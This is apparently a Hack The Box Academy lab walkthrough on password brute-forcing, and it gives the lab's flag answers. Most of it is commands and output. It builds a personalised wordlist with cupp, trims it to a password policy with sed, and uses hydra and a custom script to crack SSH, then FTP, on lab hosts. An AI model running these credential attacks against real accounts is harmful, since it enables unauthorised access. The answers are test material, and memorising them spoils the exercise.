
We get to this page:



Welcome back Mr. Bill Gates!

Please change your password, as it is very weak!

You password must meet the company's Password Policy:



1. Must be 8 characters or longer
2. Must contain numbers
3. Must contain special characters

HTB{bru73_f0rc1n6_15_4_l457_r350r7}

With the flag in the bottom of it.

Service Authentication Attacks

Service Authentication Brute Forcing:


Question: Using what you learned in this section, try to brute force the SSH login of the user "b.gates" in the target server shown above. Then try to SSH into the server. You should find a flag in the home dir. What is the content of the flag?

Answer: HTB{n3v3r_u53_c0mm0n_p455w0rd5!}

Method: we will have to create a customized – personalized password wordlist, matching 'b.gates' specific details. We will use the tool 'cupp' for this endeavor.

Lets download it using apt installto the pwnbox:


```
sudo apt install cupp
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-6cjpsmvnzs]─[~]
└──╼ [★]$ sudo apt install cupp
Reading package lists... Done
Building dependency tree... Done
```

*


*



```
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
```


When installed – we start the tool with the command:

```
cupp -i
```




```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-6cjpsmvnzs]─[~]
└──╼ [★]$ cupp -i
 ___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--||        [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
```


We are requested to enter all of the information we know



```
> First Name: William
> Surname: Gates
> Nickname: Bill
> Birthdate (DDMMYYYY): 28101955

> Partners) name: Melinda
> Partners) nickname: Ann
> Partners) birthdate (DDMMYYYY): 15081964

> Child's name: Jennifer
> Child's nickname: Jenn
> Child's birthdate (DDMMYYYY): 26041996

> Pet's name: Nila
> Company name: Microsoft

> Do you want to add some key words about the victim? Y/[N]:
Phoebe,Rory
> Do you want to add special chars at the end of words?
Y/[N]: y
> Do you want to add some random numbers at the end of
words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```




```
> First Name: William
> Surname: Gates
> Nickname: Bill
> Birthdate (DDMMYYYY): 28101955


> Partners) name: Melinda
> Partners) nickname: Ann
> Partners) birthdate (DDMMYYYY): 15081964


> Child's name: Jennifer
> Child's nickname: Jenn
> Child's birthdate (DDMMYYYY): 26041996


> Pet's name: Nila
> Company name: Microsoft
```



```
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: Phoebe,Rory
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to william.txt, counting 47096 words.
[+] Now load your pistolero with william.txt and shoot! Good luck!
```

Now we have the output file william.txt ready, containing all off the passwords.

However, remembering the password policy from the previous section:




1. Must be 8 characters or longer
2. Must contain numbers
3. Must contain special characters

HTB{bru73_f0rc1n6_15_4_l457_r350r7}


We will remove from the ‘william.txt’ all of the passwords which do not adhere to the policy:

```
sed -ri '/^.{,7}$/d' william.txt
sed -ri '/[!-/:-@\[-`\{-~]+/!d' william.txt
sed -ri '/[0-9]+/!d' william.txt
```



```
[eu-academy-2]—[10.10.14.129]—[htb-ac-1099135@htb-6c
── [★]$ sed -ri '/^.{,7}$/d' william.txt
[eu-academy-2]—[10.10.14.129]—[htb-ac-1099135@htb-6c
── [★]$ sed -ri '/[!-/:-@\[-`\{-~]+/!d' william.txt
[eu-academy-2]—[10.10.14.129]—[htb-ac-1099135@htb-6c
── [★]$ sed -ri '/[0-9]+/!d' william.txt
```

*from the section’s guide:



Code: bash


```bash
sed -ri '/^.{,7}$/d' william.txt            # remove shorter than 8
sed -ri '/[!-/:-@\[-`\{-~]+/!d' william.txt # remove no special chars
sed -ri '/[0-9]+/!d' william.txt            # remove no numbers
```

Those steps will reduce the list size by ~70%*.

Now, bruteforce time:

Method 1: we will use hydra tool, using the command:

```
hydra -l b.gates -P william.txt -u -f ssh://<target-
IP>:<target-port>
```




```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-6cjpsmvnzs]─[~]
└──╼ [★]$ hydra -l b.gates -P william.txt -u -f ssh://83.136.255.40:48979
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-16 02:13:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14203 login tries (l:1/p:14203), ~888 tries per task
[DATA] attacking ssh://83.136.255.40:48979/
[48979][ssh] host: 83.136.255.40   login: b.gates   password: 4dn1l3M!$
[STATUS] attack finished for 83.136.255.40 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16 02:14:07
```

Credentials found! ‘b.gates:4dn1l3M!$’


Method 2: we use this ‘ssh_bruteforce.sh’ self made ssh bruteforce script.

We download it (or copy its content to existing file) to the pwnbox, and run it using the command:

```
./ssh_bruteforce.sh <target-IP> <target-port> b.gates
william.txt
```




```
└──╼ [★]$ ./ssh_bruteforce.sh 83.136.255.40 48979 b.gates william.txt
Logged in successfully with password: 4dn1l3M!$
Logging in with correct password...
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
```



```
applicable law.

Last login: Mon Sep 16 08:40:03 2024 from 10.30.18.217
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ 
```

The advantage in this script over the hydra – is that the ssh_bruteforce.sh not only finds the password, but automatically connects you to the target server using the obtained credentials.

Anyway now that we are in, lets take the flag:



```
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ ls
flag.txt  rockyou-10.txt
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ cat flag.txt
HTB{n3v3r_u53_c0mm0n_p455w0rd5!}
```


Question: Once you ssh in, try brute forcing the FTP login for the other user. You should find another flag in their home directory. What is the flag?

Answer: HTB{1_4m_@_bru73_f0rc1n6_m4573r}

Method: in the target machine (on b.gates user) – lets run

```
ls /home
```

to see who else is there:




```
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ ls /home
b.gates  m.gates
```

There is ‘m.gates’ user as well.

Now as we can not assured that the FTP service is running on the default port – lets confirm it does indeed runs on port 21:

```
netstat -antp | grep -i list
```




```
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ netstat -antp | grep -i list
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
```

Good it does!

Lets bruteforce the ftp service using ‘m.gates’ user and the wordlist we saw at ‘b.gates’ home directory – ‘rockyou-10.txt’:

```
hydra -l m.gates -P rockyou-10.txt ftp://127.0.0.1
```

(apparently ‘hydra’ is pre-installed in the target machine)




```
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ hydra -l m.gates -P rockyou-10.txt ftp://127.0.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-16 08:52:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 92 login tries (l:1/p:92), ~6 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1   login: m.gates   password: computer
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16 08:52:21
```

Credentials found: ‘m.gates:computer’.

